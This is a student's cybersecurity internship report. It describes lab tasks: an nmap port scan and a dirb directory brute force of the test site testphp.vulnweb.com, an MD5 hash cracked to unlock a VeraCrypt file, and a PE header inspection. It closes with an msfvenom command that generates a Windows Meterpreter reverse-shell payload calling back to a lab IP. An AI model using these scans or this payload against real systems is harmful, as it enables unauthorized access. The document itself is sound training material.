

CYBER SECURITY INTERN REPORT-SHADOWFOX

BATCH NO: 1st MAY



NAME: Neharika K

LINKEDIN ID: [linkedin.com/in/neharika-k-nr5/](https://www.linkedin.com/in/neharika-k-nr5/)

GMAIL: neharikakumar05@gmail.com

Task Level (Beginner):

Introduction:

The purpose of this report is to conduct a comprehensive port scan on the website www.vulnweb.com with the aim of identifying any open ports and the services running on those ports. By analyzing the results of this scan, valuable insights into potential vulnerabilities within the website's infrastructure can be obtained, ultimately contributing to an enhanced understanding of its security posture.

Through this analysis, valuable insights can be provided to fortify the website's defenses against potential threats. Identifying open ports and the corresponding services not only helps in understanding the attack surface but also serves as a crucial step in developing effective security strategies to mitigate risks associated with unauthorized access or exploitation.

The findings of this port scan will be instrumental in guiding further security assessments and implementing appropriate remediation measures to bolster the overall security resilience of www.vulnweb.com.

Objective:

The objective of this penetration test was to assess the security posture of the website <http://testphp.vulnweb.com/> and identify any potential vulnerabilities that could compromise its integrity, confidentiality, or availability. The assessment was conducted in three phases:

Port Scanning: Identify all open ports on the target server to understand the services available for exploitation.

Directory Brute Forcing: Perform a brute force attack to discover hidden directories and files within the website's directory structure.

Network Traffic Analysis: Analyze network traffic generated during a simulated login process to identify any sensitive information, such as credentials, transmitted over the network.

By conducting these tests, we aimed to provide actionable insights to enhance the security posture of the website and mitigate potential risks posed by malicious actors.

1) Find all the ports that are open on the website

<http://testphp.vulnweb.com/>

Target: testphp.vulnweb.com (44.228.249.3)

Scan Type: TCP SYN scan (-sT)

Scan Overview:

The Nmap scan of testphp.vulnweb.com was conducted to assess the available services and potential vulnerabilities on the target system. The scan revealed that the host is up and responsive, with a latency of 0.26 seconds.

Host Information:

IP Address: 44.228.249.3

rDNS Record: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

Open Ports:

Port 80/tcp: The HTTP service is running and accessible on this port.

Filtered Ports:

Nmap was unable to determine the state of 999 TCP ports due to lack of response.

The scan indicates that the target system is primarily serving HTTP traffic on port 80. Further investigation and analysis may be required to identify potential vulnerabilities or security risks associated with the detected service.

Scan Duration: 18.58 seconds

COMMAND : **nmap -sT testphp.vulnweb.com**

```
(kali@kali)~[~/Meharika.K]
$ nmap -sT testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 23:27 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.24s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
```

OUTPUT :

Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-02 00:29 EDT

Nmap scan report for testphp.vulnweb.com (44.228.249.3)

Host is up (0.26s latency).

rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 18.58 seconds

2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Command : dirb <http://testphp.vulnweb.com/>

```
(kali㉿kali)-[~/Neharika.K]
└─$ dirb http://testphp.vulnweb.com/

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Fri May 3 23:33:08 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____
GENERATED WORDS: 4612

____ Scanning URL: http://testphp.vulnweb.com/ ____
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

____ Entering directory: http://testphp.vulnweb.com/admin/ ____

____ Entering directory: http://testphp.vulnweb.com/CVS/ ____
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
```

```

GENERATED WORDS: 4612

--- Scanning URL: http://testphp.vulnweb.com/ ---
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---

--- Entering directory: http://testphp.vulnweb.com/CVS/ ---
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
-> Testing: http://testphp.vulnweb.com/CVS/sub

--- Entering directory: http://testphp.vulnweb.com/images/ ---

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

END_TIME: Sat May 4 01:31:37 2024
DOWNLOADED: 16649 - FOUND: 10

(kali@kali)-[~/Neharika.K]
$

```

Output :

```

---- Scanning URL: http://testphp.vulnweb.com/ ----
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/

```



Based on the directory listing generated by DIRB, it seems like the website <http://testphp.vulnweb.com/> contains various directories:

- /admin/

- Possibly related to administrative functions or access control.
- /cgi-bin/
 - Accessible but returns a HTTP 403 Forbidden error, indicating possible executable scripts or programs.
- /crossdomain.xml
 - Likely contains cross-domain policy directives for Adobe Flash applications.
- /CVS/
 - Related to version control with CVS (Concurrent Versions System), containing files like Entries, Repository, and Root.
- /favicon.ico
 - Favicon file for the website, often displayed in the browser's address bar or tabs.
- /images/
 - Contains images used on the website.
- /index.php
 - Likely the main entry point for the website, returning a 200 status code and a sizeable response.
- /pictures/
 - Possibly contains additional images
- /secured/
 - Suggests content related to security or protected resources.
- /vendor/
 - Could contain third-party libraries or dependencies used by the website.

3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

- Launch Wireshark on your Linux virtual machine and begin capturing network traffic.
- Log in to the target website using the provided credentials:
- Stop capturing packets once the login process is complete.
- Filter the captured packets to display only HTTP traffic.
- Locate the packet containing form data, focusing on HTML form URL encoded content.
- Verify that the login credentials within the captured packet match those entered on the website.



Conclusion :

The assessment of <http://testphp.vulnweb.com/> revealed significant security vulnerabilities, including open ports, weak directory access controls, and the transmission of sensitive credentials over the network in plaintext. These findings underscore the importance of robust security measures to protect against unauthorized access, data breaches, and other malicious activities. It is imperative for the website owner to address these vulnerabilities promptly by implementing appropriate security measures such as firewall configurations, access controls, encryption protocols, and regular security audits to safeguard sensitive information and ensure the integrity of the website. Failure to address these vulnerabilities could result in severe consequences, including data theft, reputation damage, and regulatory penalties. Therefore, proactive steps must be taken to mitigate these risks and enhance the overall security posture of the website.

Task Level (Intermediate):

Introduction:

In the realm of digital security, the protection of sensitive information is of utmost importance. Encryption serves as a fundamental tool in safeguarding data from unauthorized access, with Veracrypt standing out as a prominent solution for disk encryption. Veracrypt's ability to create secure containers and encrypt entire disk partitions with robust cryptographic algorithms underscores its significance in ensuring the confidentiality and integrity of data.

However, the efficacy of encryption is contingent upon the strength of the passphrase employed to secure the data. In the context of this scenario, we are confronted with a task: decrypting a Veracrypt-protected file by decoding the hashed passphrase, provided in encoded.txt. The objective is to unlock the encrypted file using Veracrypt and retrieve the secret code concealed within it.

Objective:

This report aims to elucidate the process of decrypting a Veracrypt-protected file by decoding the hashed passphrase provided in encoded.txt. The primary objective is to unlock the encrypted file and extract the secret code embedded within it. To achieve this objective, the following steps will be undertaken:

1. **Decoding the Hashed Passphrase:** A thorough analysis of the contents of encoded.txt will be conducted to discern the format of the hashed password. Utilizing appropriate cryptographic techniques or tools, the hashed passphrase will be decoded into its original form.
2. **Configuring Veracrypt:** Leveraging the provided Veracrypt setup file, the software will be configured to create a secure environment conducive to unlocking the encrypted file.
3. **Unlocking the Encrypted File:** With the decoded passphrase, the Veracrypt software will be utilized to unlock the encrypted file, thereby granting access to its contents.
4. **Revealing the Secret Code:** Upon successful decryption of the file, the secret code concealed within it will be extracted and documented, fulfilling the primary objective of this endeavor.


Through a systematic execution of these steps, this report aims to underscore the importance of robust encryption practices and demonstrate effective methodologies for securely accessing encrypted data. By showcasing cryptographic principles in action, it emphasizes the critical role of secure data management in contemporary cybersecurity frameworks.

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.


In this scenario, the process begins with the installation of VeraCrypt, tailored to the current operating system. Following installation, the setup is completed, and attention turns to decrypting the provided hash value, using an online hash decoder such as 'https://crackstation.net/'. The hash provided is identified as an MD5 type, and upon decryption, the hash '482c811da5d5b4bc6d497ffa98491e38' is revealed to correspond to the passphrase 'password123'. Once the passphrase is obtained, the encrypted file, 'shadowfox veracrypt.txt', is mounted using VeraCrypt. With the passphrase copied into the VeraCrypt software, the encrypted file is successfully unlocked by clicking 'OK'. Upon locating and opening the decrypted file, the following message is revealed: "The secret code is: **never giveup.**"

Elaborating on this, the message likely serves as a form of encouragement or reminder. It suggests resilience and perseverance, emphasizing the importance of persistence and determination in overcoming challenges. It implies that despite obstacles or setbacks, one should persist in their efforts and maintain a steadfast attitude towards achieving their goals. This message can be interpreted as motivational, urging individuals to remain steadfast and unwavering in their pursuits, embodying the spirit of resilience and determination encapsulated in the phrase "never give up."


- Install VeraCrypt dedicated to the current OS that is being used. Once installed, complete the setup.



- Decrypt the provided hash value using an online hash decoder, such as 'https://crackstation.net/'..




Mount the target file for decryption, which in this case is 'shadowfox veracrypt.txt'. Then, paste the decrypted passphrase, 'password123', into the VeraCrypt software and proceed by clicking OK. Finally, navigate to the encrypted file and open it.



The content of the encrypted file states:

"The secret code is: never give up."



2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

To begin the process, launch the PE Explorer application on the computer system. Once the application is open, proceed to open the VeraCrypt executable file. Navigate to the "File" menu within the PE Explorer interface and select "Open File" to initiate a dialogue box for file selection.

In this dialogue box, browse through the system directories to locate the VeraCrypt setup executable file. Once found, select the VeraCrypt setup file and click "Open" to load it into the PE Explorer.

Upon successful loading, PE Explorer will provide comprehensive information about the VeraCrypt executable. This information will be organized into tabs or sections within the PE Explorer interface. Navigate through these tabs or sections to locate the header information of the VeraCrypt setup file.

Within the header information, specifically identify the entry point address of the VeraCrypt executable. This entry point address serves as the starting point for the execution of the program. Take note of this address for further reference or analysis in subsequent steps of the examination process.

Output :

PE Explorer - C:\Users\NEHARIKA\Desktop\VeraCrypt Setup 1.26.7.exe

File View Tools Help

HEADERS INFO

Address of Entry Point: 004237B0 ✓ Real Image Checksum: 021B358Fh

| Field Name | Data Value | Description |
|----------------------------|------------|---------------------|
| Machine | 014Ch | {386#} |
| Number of Sections | 0005h | |
| Time Date Stamp | 6517E9C6h | 30/09/2023 09:26:30 |
| Pointer to Symbol Table | 00000000h | |
| Number of Symbols | 00000000h | |
| Size of Optional Header | 00E0h | |
| Characteristics | 0102h | |
| Magic | 0108h | PE 32 |
| Linker Version | 000Ah | 10.0 |
| Size of Code | 00073C00h | |
| Size of Initialized Data | 012F5C00h | |
| Size of Uninitialized Data | 00000000h | |
| Address of Entry Point | 004237B0h | |
| Base of Code | 00001000h | |
| Base of Data | 00075000h | |
| Image Base | 00400000h | |

| Field Name | Data Value | Description |
|----------------------------|------------|----------------|
| Section Alignment | 00001000h | |
| File Alignment | 00000200h | |
| Operating System Version | 00010005h | 5.1 |
| Image Version | 00000000h | 0.0 |
| Subsystem Version | 00010005h | 5.1 |
| Win32 Version Value | 00000000h | Reserved |
| Size of Image | 01375000h | 20402176 bytes |
| Size of Headers | 00000400h | |
| Checksum | 021B358Fh | |
| Subsystem | 0002h | Win32 GUI |
| Dll Characteristics | 8140h | |
| Size of Stack Reserve | 00100000h | |
| Size of Stack Commit | 00001000h | |
| Size of Heap Reserve | 00100000h | |
| Size of Heap Commit | 00001000h | |
| Loader Flags | 00000000h | Obsolete |
| Number of Data Directories | 00000010h | |

```
13-05-2024 19:03:14 : EOF Extra Data From: 8136D288h <28369928>
13-05-2024 19:03:14 : Length of EOF Extra Data: 00E38B10h <14912272> bytes.
13-05-2024 19:03:14 : EOF Position: 021A5D10h <35282192>
13-05-2024 19:03:14 : Recompiling Resources...
13-05-2024 19:03:15 : Done.
```

For Help, press F1

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

- To commence the process, access the Kali Linux attack virtual machine and identify its assigned IP address. This information is crucial for establishing network connectivity and facilitating communication with other devices or systems.

```
kal - VMware Workstation 17 Player (Non-commercial use only)
Player
(kali@kali)~$ cd /home/kali/NeHarika.K
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.134 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::b58e:34af:484c:ca8d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:84:d5:c8 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 740 (740.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51 bytes 5106 (4.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe L
HOST=192.168.0.134 LPORT=555 -o ~/payload.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/payload.exe

(root@kali)~$ cd ~
```

- Next, initiate the terminal on the Kali Linux virtual machine and execute the "msfvenom" script. This script serves the purpose of generating payloads for Metasploit, a widely used penetration testing framework. By creating a standalone payload as an executable file, security professionals can simulate various attack scenarios to assess system vulnerabilities. It's imperative to verify that the payload setup is successful to ensure its efficacy in subsequent stages of the penetration testing process.

